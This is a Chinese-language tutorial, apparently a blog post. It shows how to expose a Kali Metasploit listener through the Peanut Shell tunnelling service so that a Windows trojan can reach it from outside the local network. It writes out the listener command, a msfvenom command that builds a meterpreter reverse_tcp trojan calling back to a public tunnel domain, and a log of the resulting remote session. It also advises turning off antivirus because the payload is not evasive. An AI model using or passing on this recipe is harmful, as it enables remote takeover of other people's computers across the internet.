



0. 下载花生壳



1. 打开花生壳

在左侧 内网穿透 模块中的 自定义映射 右部有个 加号，点击添加映射



2. 配置映射

点击 加号后会自动跳转到 web界面, 在添加映射模块中, 配置基本信息

映射类型选择 TCP, 外网域名不可选(每个人不一样,是固定的), 内网主机写kali的ip, 内网端口写msf监听端口

贝锐花生壳 管理平台

← 添加映射

企业+ 贝锐首页 主题模式 APP下载 消息

首页

内网穿透

访问控制

文件分享

场景映射

域名列表

配件中心

自诊断

审计日志

设备列表

基本信息

应用名称: 我的应用

图标: [icon]

映射类型: ☒ TCP ☐ HTTPS ☐ Socks5

用于准确性要求高的数据传输, 如文件传输、远程访问等, 不支持创建网站或在浏览器访问

TCP类型: ☒ 普通TCP ☐ 串口TCP

映射模板: 不使用模板

外网域名: h678j90769.goho.co

外网端口: ☒ 动态端口 ☐ 固定端口

动态端口由系统随机分配, 映射删除后将无法使用原来端口

内网主机: 支持IPv4、IPv6格式地址

内网端口: 内网端口范围: 1-65535

查看kali ip, ip为 192.168.204.133

```
File Actions Edit View Help
msf6 exploit(multi/handler) > ip a
[*] exec: ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:a2:45:f7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.204.133/24 brd 192.168.204.255 scope global dynamic noprefixroute eth0
        valid_lft 1766sec preferred_lft 1766sec
    inet6 fe80::e27d:61d4:87df:7180/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:bb:b9:9d:5e brd ff:ff:ff:ff:ff:ff
4: br-d232ed4e945: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:f4:d4:46:cc brd ff:ff:ff:ff:ff:ff
66: veth924ebe801f65: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d232ed4e945 state UP group default
    link/ether 42:8c:77:17:5f:62 brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::408c:77ff:fe17:5f62/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
68: veth0b8016601f67: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d232ed4e945 state UP group default
    link/ether 9e:01:2c:2b:55:d8 brd ff:ff:ff:ff:ff:ff link-netnsid 2
    inet6 fe80::9e01:2c2b:55d8/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
86: veth7c9d84c01f85: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d232ed4e945 state UP group default
    link/ether 52:34:c2:2b:26:15 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::5034:c22b:2615/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
msf6 exploit(multi/handler) > 
```

msf监听语句

```
handler -p windows/x64/meterpreter/reverse_tcp -H 192.168.204.133 -P 3333
```

最终花生壳的配置如下:

基本信息

应用名称

我的应用

图标



映射类型

☒ TCP ☐ HTTPS ☐ Socks5

用于准确性要求高的数据传输，如文件传输、远程访问等，不支持创建网站或在浏览器访问

TCP类型

☒ 普通TCP ☐ 串口TCP

映射模板

不使用模板

外网域名

h678j90769.goho.co

外网端口

☒ 动态端口 ☐ 固定端口

动态端口由系统随机分配，映射删除后将无法使用原来端口

内网主机 ?

192.168.204.133

内网端口

3333

创建映射如下：外网地址为 h678j90769.goho.co:33220




判断映射是否成功：在pc软件中，选中刚才创建的映射，然后点击右侧的 诊断信息 - 刷新符号，如果成功，可以看到msf中建立session后马上断掉



3.msf生成木马

```
msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -o muma.exe -a x64 lhost=h678j90769.goho.co lport=33220 -f exe
```



用主机运行 muma.exe (没做免杀记得把杀毒软件关掉)

```
msf6 exploit(multi/handler) >
[*] Sending stage (200774 bytes) to 192.168.204.1
[*] Meterpreter session 5 opened (192.168.204.133:3333 → 192.168.204.1:59832) at 2023-10-28 23:45:38 -0400

msf6 exploit(multi/handler) > sessions

Active sessions
=====

```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
5		meterpreter x64/windows	DESKTOP-SCU8854\Anonymous @ DESKTOP-SCU8854	192.168.204.133:3333 → 192.168.204.1:59832 (192.168.204.1)

```
msf6 exploit(multi/handler) > 
```